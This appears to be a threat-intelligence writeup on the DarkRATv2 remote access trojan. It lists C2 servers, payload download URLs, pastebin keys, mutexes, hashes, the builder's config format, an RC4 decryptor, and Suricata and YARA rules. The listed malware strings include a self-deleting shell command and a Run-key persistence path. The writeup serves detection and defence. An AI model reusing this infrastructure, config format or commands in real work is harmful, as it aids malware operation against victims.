request=YUhkcFpEMDNPR0UzT0RobE15MDJaVEl3TFRSa04yTXRZak5pTkMwMFlXRmlOVEl3TT
JNd00yVW1ZMjl0Y0hWMFpYSnVZVzFsUFZSSVJVaEpWa1V0VUVNbVlXOXlibTkwUFhSeWRXVW1h
VzV6ZEdGc2JHVmtVbUZ0UFRFdU9UazVOVFkxSm01bGRFWnlZVzFsZDI5eWF6STlkSEoxWlNadV
pYUkdjbUZ0WlhkdmNtc3pQWFJ5ZFdVbWJtVjBSbkpoYldWM2IzSnJNelU5ZEhKMVpTWnVaWFJH
Y21GdFpYZHZjbXMwUFhSeWRXVW1ZVzUwYVhacGNuVnpQU1ppYjNSMlpYSnphVzl1UFRJdU1TNH
pKbWR3ZFU1aGJXVTlaRWM1YTJKM1BUMG1ZM0IxVG1GdFpUMVRWelV3V2xkM2IxVnBhMmRTTWps
NVdsTm9WVlJUYTJkaFZHTjBUbXBqZDAxRFFrUlZSbFZuVVVOQmVreHFVWGRTTUdnMkptRnlZMm
c5WlVSWk1DWnZjR1Z5YVc1bmMzbHpkR1Z0UFZZeWJIVmFSemt6WTNsQk0wbEdUbXhqYmxwd1dU
SlZaMVZIUm1waGVVRjRKbk53Y21WaFpIUmhaejF0WVdsdQ==
```

#3 Admin login page

```
POST /login HTTP/1.1
Host: advcash.network
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://advcash.network/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Cookie: PHPSESSID=abcdefghijklmnopq012345678
Connection: close
Upgrade-Insecure-Requests: 1

userid=USER&pswrd=PASSWORD
```

Hiding C2 addresses

Initially the C2 server address is hidden from your eyes. The developer had implemented a layered approach into how a certain sample is deciding which C2 server it connects to.

1. There's a pastebin link in plain text embedded in the sample
2. There's also a decryption key in plain text in the sample
3. Sample gets pastebin link, content is generally a base64 encoded string
4. Decoding the base64 string reveals a binary blob
5. Then the binary blob gets decrypted with the initial key and then the plain-text is the C2 address

Pastebin and key relations

Pastebin	RC4 private key
3CC2ryd2	DE4E24E3E9DEF1F54C1816AC26C18
J7vpbEz6	28BED2E43A51F81DB74F9318BA1F1A1F
muEbW4SF	tMJJl1hIGXmbDZOQP3bUf4xI1Mj97OQa
NdUjPC1w	wzXnjDj3i0pLHGhZJGMAkAdKLCpCDygH
Qq0sfw23	1YqsiIPGf3mCzRuKqo46ZohUKeZFzTDH
RCw33291	pZ2bEq15zrxIecBpXGR1TqjTSrvOgJiq
wAEXNbVF	9C7BF1FECCE2AA3AA2F424178FD7
WeThNNxK	1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN3
EusfX8PQ	no sample
DPXyyALg	no crypt key
m2h5tLBG	65s8fe8484sf6es8f4
vy8c6ZYT	tMJJl1hIGXmbDZOQP3bUf4xI1Mj97OQa
i1wTNE8w	no crypt key
H5UZsfyw	Sx4UDJ3HAlxNCiy1Xmvj8L8n84iqiFcr
dNqyCpKw	KouYwnCjHFjJcACwDTLiVW0tinMYVqxi
HemhJqcW	5POeBkhLRpl6NfFkxavzAYAhHVi5AD5E
R40x8Ax1	LnqWwGjc3WIioIDbEQUUVHfuVNCgxSI1
MmBK5bMH	KP9JHafuX8LZlfXe7r58vK8IxRhULkND
EznTvkbq	GHyufDShu65hgduFGd98igfdp56hJugodf2
-	agO2mW7VAEV2wxPHaU6FqIu18ZOvOkIC
-	G29kZBPCKtzCc0IEWGNFssjPfFIoKasv
Xh46Jxgb	gNRyjhyuPpRc63DQIGtCMO6WXDRKxIft
pt3fxyTg	FA27B3E1FE89C2FC184158616C51E/td>
FYN0sb2Z	9DFF1BB88566612A34154A5A9D15F8

Indicators of Compromise

DarkRatv2 versions

- 1.1.0
- 2.0.1
- 2.1.3
- 2.2.0

Phpmyadmin versions

- 4.5.4.1
- 4.6.6deb5

Git repository

> https://github.com/darkspiderbots/darkratPanel.git

Dev pastebin


> https://pastebin.com/u/darkspiderbots

Developer contacts

> XMPP: darkspider@xmpp.jp
> Email: darkspiderbots@protonmail.com
> Email: darkspider@exploit.im
> Github: github.com/darkspiderbots
> Site: darktools.me
> Site: darktools.pro

DarkRATv2 builder

- SHA256: 27396fe2ff38df7e3b9d67c1112ea6cd7ede1a8e56507cca5aa0a446eb7f4143
- PDB: C:\Users\darkspider\Desktop\DarkRatCoding\darkrat\bot\Release\Builder.pdb
- License file: darkrat.lic
- Gate settings: config.json
- Panel package: Panel.zip



```
C:\Users\morpheus\Desktop>builder.exe


     _______                       __        _______               __
    /                             /  |      /       \             /  |
    $$$$$$$  |  ______    ______  $$ |   __ $$$$$$$  |  ______   _$$ |_
    $$ |  $$ | /      \  /      \ $$ |  /  |$$ |__$$ | /      \ / $$   |
    $$ |  $$ | $$$$$$  |/$$$$$$  |$$ |_/$$/ $$    $$<  $$$$$$  |$$$$$$/
    $$ |  $$ | /    $$ |$$ |  $$/ $$   $$<  $$$$$$$  | /    $$ |  $$ | __
    $$ |__$$ |/$$$$$$$ |$$ |      $$$$$$  \ $$ |  $$ |/$$$$$$$ |  $$ |/  |
    $$    $$/ $$    $$ |$$ |      $$ | $$  |$$ |  $$ |$$    $$ |  $$  $$/
    $$$$$$$/   $$$$$$$/ $$/       $$/   $$/ $$/   $$/  $$$$$$$/    $$$$/


Created by DarkSpider:
XMPP: darkspider@xmpp.jp | Email: darkspiderbots@protonmail.com


Username:
```

Builder settings

- ek = Encryption key
- pu = Pastebin URL or Direct Encrypted URL
- mux = Mutex
- sup = Startup true/false
- ri = Request Interval in seconds
- pre = Running persistance true/false
- st = Spread tag
- ua = User-Agent
- pn = Some Example for DarkRat Developers

```
{
        "ek": "randomkey",
        "pu": "http://pastebin.com/raw/randomuri",
        "mux": "randommutex",
        "sup": "false",
        "ri": "5",
        "pre": "false",
        "st": "main",
        "ua": "randomua",
        "pn": { "FOO":"BAR"}
}
```

ITW and payloads

> 5.2.77.232/forum/files/taskhost.exe
> 35.222.227.120/haru.exe
> 38.37.44.215.132/bin.exe
> 46.45.81.148.141/dashboard/t.exe
> 94.140.114.180/file.exe
> 107.175.64.210/guc.exe
> 138.68.15.227/drcrypt.exe
> 138.68.217.234/crypted.exe
> 185.35.138.22/nice/nice.exe
> 185.222.202.218/guc.exe
> 198.23.202.49/guc.exe
> advcash.network/bin.exe
> advclash.online/main.exe
> cmailserv19fd.world/guc.exe
> csdstat14tp.world/guc.exe
> darktools.me/demon.exe
> darktools.me/mamasita12.exe
> darktools.me/talkwithdevil.exe
> gayahu.com/p/upload/hvnc.exe
> homeless.helpingourfuture.org.uk/trrr/test.exe
> microsoftpairingservice.biz/csrss.exe
> microsoftpairingservice.biz/darkrat/csrss.exe
> microsofttimingservice.biz/darkrat/csrss.exe
> mailadvert8231dx.world/hvnc.exe
> mailserv964k.world/spread.exe
> mailadvert8231dx.world/guc.exe
> rubthemoneybear.xyz/lucky/dark.exe
> sdstat9624tp.world/guc.exe
> securitylabs.me/samcrypt1.exe
> securitylabs.me/update.exe
> starserver1274km.world/guc.exe
> zadvexmail19mn.world/guc.exe
> zmailserv19fd.world/guc.exe
> zsdstat14tp.world/guc.exe

C2 servers

> 5.8.88.111/request
> 35.223.22.225/request
> 35.224.116.196/request
> 37.44.215.132/request
> 45.118.134.105/request
> 89.47.162.126/request
> 89.47.167.155/request
> 94.140.114.180/request
> 104.223.20.200/request
> 104.244.75.179/request
> 138.68.15.227/request
> 138.68.217.234/request
> 149.28.67.170/request
> 157.230.218.78/request
> 167.114.95.127/request
> 178.62.183.205/request
> 178.62.187.103/request
> 178.62.189.202/request
> 185.130.215.184/request
> 185.193.38.158/request
> 185.234.72.246/request
> 192.154.224.113/request
> advcash.network/request
> advertstar777.world/request
> advclash.online/request
> botnumdns.godbuntu.net/request
> cactuscooler.space/request
> gameclash.online/request
> godbuntu.net/request
> linuxpro.icu/request
> highzebra.cash/request
> microsoftpairityservice.biz/request
> microsoftsyncservice.biz/request
> plasticfantastic.pw/request
> roulette39.club/request
> runeliteplus.xyz/request
> securitylabs.me/request
> tuu.nu/request
> weloverocknroll.online/request
> xyro.xyz/request

C2 server resources

- ../.git
- ../bots
- ../dashboard
- ../ddos
- ../edituser/1
- ../login
- ../phpmyadmin

- ../request
- ../settings
- ../stealer
- ../tasks
- ../versions/2.0/plugins/stealer/stealer.sql
- ../versions/2.0/plugins/hvnc/dll/hvnc.dll
- ../versions/2.0/templates/v2/install/index.tpl

Plugins

- custom_urls
- ddos
- hvnc
- miner
- stealer

C2 beacon parameters (before double base64 encoding)

```
hwid=12a345b6-1a23-1a2b-a1b2-1abc2345d67e
&computername=TEST-PC
&aornot=true
&installedRam=2.000000
&netFramework2=true
&netFramework3=true
&netFramework35=true
&netFramework4=true
&antivirus=
&botversion=2.1.3
&gpuName=todo
&cpuName=Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
&arch=x64
&operingsystem=Windows 7 Service Pack 1
&spreadtag=main
```

Hardcoded User-Agents

- User-Agent: 1FD931B7
- User-Agent: BCC26
- User-Agent: bDZbUf
- User-Agent: rvOgJiq
- User-Agent: SUq1rx
- User-Agent: t7AwFzx
- User-Agent: dIrPpqdynH
- User-Agent: gate
- User-Agent: SenukeDR102
- User-Agent: bDZOQP3
- User-Agent: EznTvkbq
- User-Agent: 971643fc85
- User-Agent: Frisb_bott
- User-Agent: thisisdumb
- User-Agent: XDRKxIft

- User-Agent: update2
- User-Agent: testbot
- User-Agent: testbot777
- User-Agent: hLRpl6N
- User-Agent: agent
- User-Agent: paliwa
- User-Agent: dark
- User-Agent: ACwDTLiV
- User-Agent: qoptv
- User-Agent: test111
- User-Agent: somesecret
- User-Agent: somesecret111
- User-Agent: somesecret222
- User-Agent: buzrcHcgjv
- User-Agent: ranx
- User-Agent: OQ6VI91O344QD7TJGWWF

Hardcoded Mutexes

- Local\muEbW4SF
- Local\RCw33291
- Local\1RCw3329
- Local\Qq0sfw23
- Local\EznTvkbq
- Local\3CC2ryd2
- Local\3mCUq1z
- Local\8jCPd9d
- Local\eWjMV
- Local\DvzjZ
- Local\VvSVp
- Local\PSBQv
- Local\hkrrI
- Local\EgMJa
- Local\ViZWD
- Local\YhxUy
- Local\fWySU
- Local\ujBPF
- Local\dLjaI
- Local\LnOtv
- Local\qxMBo
- Local\GTQAG
- Local\YUMMY
- Local\kCHLu
- Local\GBqea
- Local\qreaO
- Local\eWjMV
- Local\ejZbw
- Local\mLBas
- Local\gFvHS
- Local\dtrps

- Local\UeXeS
- Local\tGlfz
- Local\qawsedc
- Local\mutextest
- Local\qwertqewyt
- Local$myprogram$

Suspicious API calls

- CheckRemoteDebuggerPresent
- CreateProcess
- CreateThread
- CreateToolhelp32Snapshot
- GetCurrentProcess
- GetProcAddress
- GetThreadContext
- GetTickCount
- GetModuleHandle
- IsDebuggerPresent
- LoadLibrary
- NtUnmapViewOfSection
- OpenProcess
- Process32First
- Process32Next
- ReadProcessMemory
- ResumeThread
- SetThreadContext
- ShellExecuteA
- URLOpenBlockingStreamA
- VirtualAlloc
- VirtualFree
- VirtualProtect
- WriteProcessMemory

PDBs

- C:\Users\darkspider\source\repos\darkrat_hiddendesktop\Release\Client.pdb
- C:\Users\darkspider\source\repos\DarkRat2.0.1\Release\DarkRat2.0.1.pdb
- C:\Users\darkspider\source\repos\melt\Release\melt.pdb
- C:\Users\darkspider\Desktop\DarkRatCoding\darkrat\bot\Release\test.pdb
- C:\Users\darkspider\Desktop\DarkRatCoding\darkrat\bot\Release\Builder.pdb
- C:\Users\darkspider\Desktop\DarkRat Coding\darkrat\bot\Debug\test.pdb
- C:\Users\darkspider\Desktop\TinyNuke-master\Bin\int32.pdb
- C:\Users\darkspider\Desktop\TinyNuke-master\Bin\int64.pdb
- C:\Users\user\Documents\darkrat_coding\bot\Release\test.pdb
- C:\Users\timl8\Desktop\DarkRat2\darkrat-master\test\Release\test.pdb
- D:\High-End\darkrat-master_Bot-17-6-2019\darkrat-master\bot\Release\test.pdb
- D:\High-End\darkrat-master-2-6-2019\darkrat-master\bot\Release\test.pdb
- C:\Users\RIG\Desktop\VB.NET\hf\DArkRAt v2\Client\Client\obj\Debug\Client.pdb
- D:\DarkRat\plugintester\Release\Monero_cpu.pdb
- D:\DarkRat\plugintester\Release\hvnc.pdb

- C:\darkrat-master\bot\Release\test.pdb
- C:\Users\lllll\Desktop\darkrat-master\bot\Release\test.pdb
- C:\Users\lllll\Desktop\DarkCrypter-master\Debug\Stub.pdb

Pastebins

> https://pastebin.com/raw/YBGEBviB
>
> https://pastebin.com/raw/wAEXNbVF
>
> https://pastebin.com/raw/EusfX8PQ
>
> https://pastebin.com/raw/J7vpbEz6
>
> https://pastebin.com/raw/Yd76WVbu
>
> https://pastebin.com/raw/Qq0sfw23
>
> https://pastebin.com/raw/YBGEBviB
>
> https://pastebin.com/raw/RCw33291
>
> https://pastebin.com/raw/3CC2ryd2
>
> https://pastebin.com/raw/WeThNNxK
>
> https://pastebin.com/raw/NdUjPC1w
>
> https://pastebin.com/raw/DPXyyALg
>
> https://pastebin.com/raw/muEbW4SF
>
> https://pastebin.com/raw/m2h5tLBG
>
> https://pastebin.com/raw/JyTUuzPa
>
> https://pastebin.com/raw/EznTvkbq
>
> https://pastebin.com/raw/H5UZsfyw
>
> https://pastebin.com/raw/dNqyCpKw
>
> https://pastebin.com/raw/MmBK5bMH
>
> https://pastebin.com/raw/HemhJqcW
>
> https://pastebin.com/raw/i1wTNE8w
>
> https://pastebin.com/raw/R40x8Ax1
>
> https://pastebin.com/raw/Xh46Jxgb
>
> https://pastebin.com/raw/pt3fxyTg
>
> https://pastebin.com/raw/FYN0sb2Z
>
> https://pastebin.com/raw/RT7Yd0U4
>
> https://pastebin.com/raw/WRBztEKi
>
> https://pastebin.com/raw/vy8c6ZYT
>
> https://pastebin.com/raw/xZtv1ER4
>
> https://pastebin.com/raw/AYNnn2Rh
>
> https://pastebin.com/raw/d1vxjfbT
>
> https://pastebin.com/raw/hinKe47j
>
> https://pastebin.com/raw/LNpvG48f
>
> https://pastebin.com/raw/0cyRbYZx
>
> https://pastebin.com/raw/nQPFBUWs
>
> https://pastebin.com/raw/x2fWhy40

RC4 Encryption keys

- 28BED2E43A51F81DB74F9318BA1F1A1F
- wzXnjDj3i0pLHGhZJGMAkAdKLCpCDygH
- 1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN3
- 0x176B24B4c871Df6e0fE4E0c735Db075064b47Bc4
- 1YqsiIPGf3mCzRuKqo46ZohUKeZFzTDH
- 9C7BF1FECCE2AA3AA2F424178FD7

- agO2mW7VAEV2wxPHaU6FqIu18ZOvOkIC
- G29kZBPCKtzCc0IEWGNFssjPfFIoKasv
- pZ2bEq15zrxIecBpXGR1TqjTSrvOgJiq
- DE4E24E3E9DEF1F54C1816AC26C18
- 65s8fe8484sf6es8f4
- T9KTz7WlxDIwQ9mZbGTYnjsmAfaniwId
- TLBLz7KVoeWxOtvBuRsmEWVtiCdjgUDomUDd
- ksuGN8Sm9Yi3BzN6E/yZ5/SfMWC0YFkp9Ot9
- GHyufDShu65hgduFGd98igfdp56hJugodf2
- KP9JHafuX8LZlfXe7r58vK8IxRhULkND
- LnqWwGjc3WIioIDbEQUUVHfuVNCgxSI1
- 5POeBkhLRpl6NfFkxavzAYAhHVi5AD5E
- KouYwnCjHFjJcACwDTLiVW0tinMYVqxi
- Sx4UDJ3HAlxNCiy1Xmvj8L8n84iqiFcr
- tMJJl1hIGXmbDZOQP3bUf4xI1Mj97OQa
- gNRyjhyuPpRc63DQIGtCMO6WXDRKxIft
- FA27B3E1FE89C2FC184158616C51E
- 9DFF1BB88566612A34154A5A9D15F8
- pAZukXJiQWqvGZOWCVbsEgZxhTP8inmp
- k7HkixO7Lvw84dwvYpZjSQxGqiEzjrbiahjU
- G29kZBPCKtzCc0IEWGNFssjPfFIoKasv
- KQCNAeDrybuzrcHcgjvrpr1b5yBz3K4PHsA
- GsjxvL85BkvzMLX2M4fL9EfF1ofGv88u
- q-}=6{)BuEV[GDeZy>
- 5d41cf10s8gkirunmvnjadf541fvc2yk
- eEqsFu818cs1pgZsrYCUkX2VDNhqOuqf
- 1z0X3SrAJX2AphwscBsOifBXoFGPIlAN
- RudtfLhumk1Xf7WRTFfPyd0hkoU9yrec

Pastebin responses

- 2.0.1;http://35.204.135.202/update.zip
- 2.1.3;http://35.204.135.202/update.zip
- 4x+9ZolpV9+wS1xxlSmTQfPTglBPsSCsMhq3ceGt
- gh3nhIKYFaODSrZHXDnzSpo5a6uR1FkMSIpy5g==
- P0W0jVz9V+mZHlZn8hdG7StZ0IRo18Mi8gwrLWQ=
- OzE7OWprZGp9e3djcWF4YnxlYHF6NzY0OiwjMA==
- 8GWOsCTVGdIXE7TlkX0A+50WXcdEfzHdbTSWVNr5
- XMtmuwemloM7PN8+9lgqowiS7Q36UkY3RthKWg==
- EQKv4vx/Q0GD9AjrLI+LrnXEfUVrs+52mPHvY4VaPHnt+A1TGg==
- AWtxLpEyiaQQitH0C4cvlXddVtquBWulwyOAAaUM
- 89xoOk5h6JAJbplpn0plrlRI+a0pK9mEeduppY=
- 2SN57pHzmmAc6WhkQPy/OEicdpjdkrG2IhXZyRditw==
- 2SN57pHzmjZLsyM2HaniaVPdKcaD06b8IQXNzwY=
- 2SN57pHzmjNIqjwzAqz/fl/GN4bRjaH8IwQ=
- P9qpEUWRPpy/X1nMoQCI5p4Y01fWcD26WPkA==
- Iw+s940h3m8Zjd7mcnammzxV4+XZOn2RM0uZZV6H
- #7%;y~d.8(1>8,7?'89&2?;⌠"~9& >&"?
- #%7;kld7(.?6e2,&~1. 6."7
- hc7BzjmDmm4+ROP4fF6rlDp0bz3d3oAxLWv+AiU=

- dk7D50YwGDUIzVlxfIMv7MvHyMSx+hhPr1YIiQ4=
- ysXaSHDTtL90P60xvENuELmkmwVIWHQuwWTc
- TLBLz7KVoeC0IMTHvwY+Fnt1gzghy0P4jUbMyOI=
- ZjfaMpfAyNn7Brw0ajZOqR71gAbEUeZ87uNDzT6BUzk9hjVruTGFwKgi
- k7HkixO7LqFlu4dlJtAiUFAL7jl4xLXyfh7Fyj0=
- tATvtchuYALVBVr+LkH4wKsKpGjIP42OplF0MZrXL+uIpQFNQA==
- 5MWttHDEgA6/IK4iQFngwpmSeisqgJqWGH0sV0k=
- iZ0rCLOxPeo1t7bR9X2OFUmqXd+6SxDGRsW5Wg==
- yQSaXNknA8x40o9QZjAM28BKOmm7gP5jlbYi7g==
- t8gca6tBA2QfGrZgaKcE/CLSmY6QId3MGeGLU4w=
- prCtUtZ/lz5V8auJmiRIQjCz60v2l6hz1ei7vzKM5TCyYw==
- m93fZdUWpDO95QSK6VEGFUUT/XFQHhWe/tSj4g==
- keRwrh9WFcFmQWyJNMSKvR5ROys5oFT0QSbi88w=
- 9jeIQeCYYPMLCZMpaXSM8x9D3reSZd+VDuE8+pgC
- t8gca6tBAzJIS/onN+df43yZ3JXRa97cDeea
- wGRmv2tlFuI1ZrqQzqeuVNMGLcF7ltc=

Scripts

```
# RC4 decryptor
pastebin = '3CC2ryd2'
decrypted = file('3CC2ryd2.clean','wb')
key = 'DE4E24E3E9DEF1F54C1816AC26C18'

with open (pastebin, "rb") as pb:
        data = pb.read()
        S = range(256)
        j = 0

for i in range(256):
        j = (j + S[i] + ord(key[i % len(key)])) % 256
        S[i] , S[j] = S[j] , S[i]

i = 0
j = 0
for char in data:
        i = ( i + 1 ) % 256
        j = ( j + S[i] ) % 256
        S[i] , S[j] = S[j] , S[i]
        decrypted.write(chr(ord(char) ^ S[(S[i] + S[j]) % 256]))

decrypted.close()
```

Sandbox links

> https://hybrid-analysis.com/sample/1e318e24a9548f5d41ae49e76416b7f5b817393a0cd2c2aa2b9637c92cd07814
>
> https://hybrid-analysis.com/sample/8fc0120d9711a19292966c48e2eb367f26c2d874ab9fa4fd5cf7f5472bee692f
>
> https://app.any.run/tasks/1f4898f6-f168-45f6-9cde-f4fc3108f6d6/
>
> https://app.any.run/tasks/4a2be20e-5b9b-4dce-bcbb-6654ccf7458d/
>
> https://app.any.run/tasks/76a61009-b93c-404f-b9dd-c5d211c2456b/
>
> https://app.any.run/tasks/abe2a17b-7d35-4e68-811d-945f5fa58d7c/
>
> https://app.any.run/tasks/cdcc07a8-4bb7-4db2-b14f-e0559273c71f/
>
> https://app.any.run/tasks/aab8736c-8dc5-4ad0-ba70-5b15c568a47d/
>
> https://app.any.run/tasks/205d250e-d807-48aa-943b-922d11b1212b/
>
> https://cape.contextis.com/analysis/84762/
>
> https://cape.contextis.com/analysis/84812/
>
> https://cape.contextis.com/analysis/85291/

Other ASCII strings

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
2.1.3 (2.2.0)
cmd.exe
wscript.exe
Startup failed, error:
Request failed, error:
cmd.exe /C ping 127.0.0.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
SOFTWARE\Microsoft\Cryptography
SOFTWARE\Microsoft\Net Framework Setup\NDP\v2.0.50727
SOFTWARE\Microsoft\Net Framework Setup\NDP\v3.0
SOFTWARE\Microsoft\Net Framework Setup\NDP\v3.5
SOFTWARE\Microsoft\Net Framework Setup\NDP\v4
SOFTWARE\Microsoft\Cryptography
MachineGuid
Windows
Software\Microsoft\Windows\CurrentVersion\Run
WinSystem32
NtUnmapViewOfSection
IsWow64Process
cmd.exe /k start
\Microsoft\Windows\
APPDATA
.exe
/C start
C:
killpersistence
POST
request=
Content-Type: application/x-www-form-urlencoded
text/plain
&taskid=
&taskstatus=
Mozilla/5.0 (iPhone; CPU iPhone OS 5_0 like Mac OS X) AppleWebKit/534.46
(KHTML, like Gecko) Version/5.1 > Mobile/9A334 Safari/7534.48.3
pastebin.com/raw/
https://
http://
ftp://
installed
open
restart
failed
success
todo
```

Suricata rules

```
#By James_inthe_box
alert tcp any any -> any $HTTP_PORTS (msg:"Darkrat Initial Request";
flow:to_server,established;
content:"POST"; http_method; content:"request"; http_uri; content:"request=";
http_client_body;
reference:url,github.com/albertzsigovits/malware-writeups/tree/master/DarkRATv2;
classtype:trojan-activity; sid:20166304; rev:1; metadata:created_at 2019_08_15;)

ET TROJAN Win32/DarkRAT CnC? Activity
https://doc.emergingthreats.net/bin/view/Main/2027886
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Win32/DarkRAT CnC?
Activity";
flow:established,to_server; content:"POST"; http_method; content:!".php"; http_uri;
content:!"Mozilla"; http_user_agent; pcre:"/^[A-Za-z0-9]{3,10}$/Vs";
content:"request=YUhkcFpEM"; http_client_body; depth:17; fast_pattern;
pcre:"/^[A-Za-z0-9\/\+\=]{100,}$/PRsi"; http_header_names; content:!"Referer";
metadata: former_category MALWARE;
reference:url,github.com/albertzsigovits/malware-writeups/tree/master/DarkRATv2;
classtype:trojan-activity; sid:2027886; rev:2;)
```

YARA rules

```
# need to clean it up a bit
rule darkratv2
{
meta:
        author = "Albert Zsigovits"

strings:
        $pdb = "C:\\Users\\darkspider" ascii wide
        $cmd = "cmd.exe /C ping 127.0.0.1 -n 1 -w 3000 > Nul & Del /f /q \"%s\""
ascii wide

        $guid1 = "SOFTWARE\\Microsoft\\Cryptography" ascii wide
        $guid2 = "MachineGuid" ascii wide

        $persi1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii wide
        $persi2 = "WinSystem32" ascii wide

        $bin = "pastebin.com/raw/" ascii wide
        $import0 = "NtUnmapViewOfSection" ascii wide
        $import1 = "WriteProcessMemory" ascii wide
        $import2 = "ResumeThread" ascii wide
        $import3 = "GetNativeSystemInfo" ascii wide
        $import4 = "URLOpenBlockingStream" ascii wide
        $import5 = "VirtualFree" ascii wide
        $import6 = "VirtualAlloc" ascii wide
        $import7 = "GetModuleHandle" ascii wide
        $import8 = "LoadLibrary" ascii wide
        $import9 = "CreateMutex" ascii wide

        $vbs0 = "Set objShell = WScript.CreateObject(\"WScript.Shell\")" ascii wide
        $vbs1 = "Set objWMIService = GetObject(\"winmgmts:\\\\\" & sComputerName &
\"\\root\\cimv2\")" ascii wide
        $vbs2 = "Set objItems = objWMIService.ExecQuery(sQuery)" ascii wide
        $vbs3 = "sQuery = \"SELECT * FROM Win32_Process\"" ascii wide
        $vbs4 = "wscript.exe" ascii wide

        $net0 = "POST" ascii wide
        $net1 = "&taskid=" ascii wide
        $net2 = "&taskstatus=" ascii wide
        $net3 = "&spreadtag=" ascii wide
        $net4 = "&operingsystem=" ascii wide
        $net5 = "&arch=" ascii wide
        $net6 = "&cpuName=" ascii wide
        $net7 = "&gpuName=" ascii wide
        $net8 = "&botversion=" ascii wide
        $net9 = "&antivirus=" ascii wide
        $net10 = "&netFramework4=" ascii wide
        $net11 = "&netFramework35=" ascii wide
        $net12 = "&netFramework3=" ascii wide
        $net13 = "&netFramework2=" ascii wide
        $net14 = "&installedRam=" ascii wide
        $net15 = "&aornot=" ascii wide
        $net16 = "&computername=" ascii wide
        $net17 = "hwid=" ascii wide
        $net18 = "request=" ascii wide

condition:
        $pdb or $cmd or ( all of ($guid*) and all of ($persi*) ) or ( 3 of ($vbs*) )
or ( all of ($import*) and $bin ) or ( all of ($net*) )
}

rule Darkrat_bin
{
    meta:
        description = "Darkrat"
        author = "James_inthe_box"
        reference = "https://github.com/albertzsigovits/malware-
writeups/tree/master/DarkRATv2"
        date = "2019/08"
        maltype = "RAT"

    strings:
        $string1 = "Set objShell = WScript.CreateObject(\"WScript.Shell\")"
        $string2 = "&taskstatus="
        $string3 = "network reset"
        $string4 = "text/plain"
        $string5 = "&antivirus="
        $string6 = "request="
        $string7 = "&arch="

    condition:
        uint16(0) == 0x5A4D and all of ($string*) and filesize < 600KB
}

rule Darkrat_mem
{
    meta:
        description = "Darkrat"
        author = "James_inthe_box"
        reference = "https://github.com/albertzsigovits/malware-
writeups/tree/master/DarkRATv2"
        date = "2019/08"
        maltype = "RAT"

    strings:
        $string1 = "Set objShell = WScript.CreateObject(\"WScript.Shell\")"
        $string2 = "&taskstatus="
        $string3 = "network reset"
        $string4 = "text/plain"
        $string5 = "&antivirus="
        $string6 = "request="
        $string7 = "&arch="

    condition:
        all of ($string*) and filesize > 600KB
}
```

Other YARA rules: https://pastebin.com/es915exd

Hashes

SHA256	Compiled	Size
07c41d2bdb251269b0883b0880068f1480443e4fbd0c9e6f4e5b1b5004148d1c		991232
08c63d13d117642c4fda82efd1e4a3ba1468ba6d07eb73a80c96e666701fa004	13 Jun 2019 18:17:13 UTC	414720
0e4a6a03b442efc5ae976ed57d66704e3a6c3393792adc1c1fe6a24d2da2352c	16 Jun 2019 21:29:36 UTC	415744

0f98572f3fa5b70f51c5d090ff4414e0771414cea3309df33d97e9d675847f69	29 Jun 2019 05:44:02 UTC	411648
1273fd18cfbe2f3caef7b29f749eb14b09cbd48a33e4c24c75c1486a416f66bd	22 Jun 2019 17:33:27 UTC	929280
148a5bcaaea8c74e8871ef82e2e6af584d91ae6ddb4d3b36b710ea0ac41ca999	23 Apr 2019 18:49:43 UTC	272897
1cc4577bbf9ca53ff285ea00ae41288a56e35d4472a97e4d7d65b749bce6ef11	01 Aug 2019 16:00:19 UTC	418304
1e318e24a9548f5d41ae49e76416b7f5b817393a0cd2c2aa2b9637c92cd07814	02 Jul 2019 19:07:48 UTC	411648
2856f4ff4ac68e06b8712cdb8f8a5319c95d1e2479edf2b80e0d7fd9c2b2e80a	11 May 2018 01:32:07 UTC	560128
2d2402ec680759b43efb1f1e0bc298e88c34da475b49237dede926a67587b5d0	29 Jul 2019 22:05:33 UTC	411648
2810b3924fe9d1f1642bc02c93e06391076341c8c7f8821da95f8a5b3bb14fa7	26 Jul 2019 20:40:31 UTC	411648
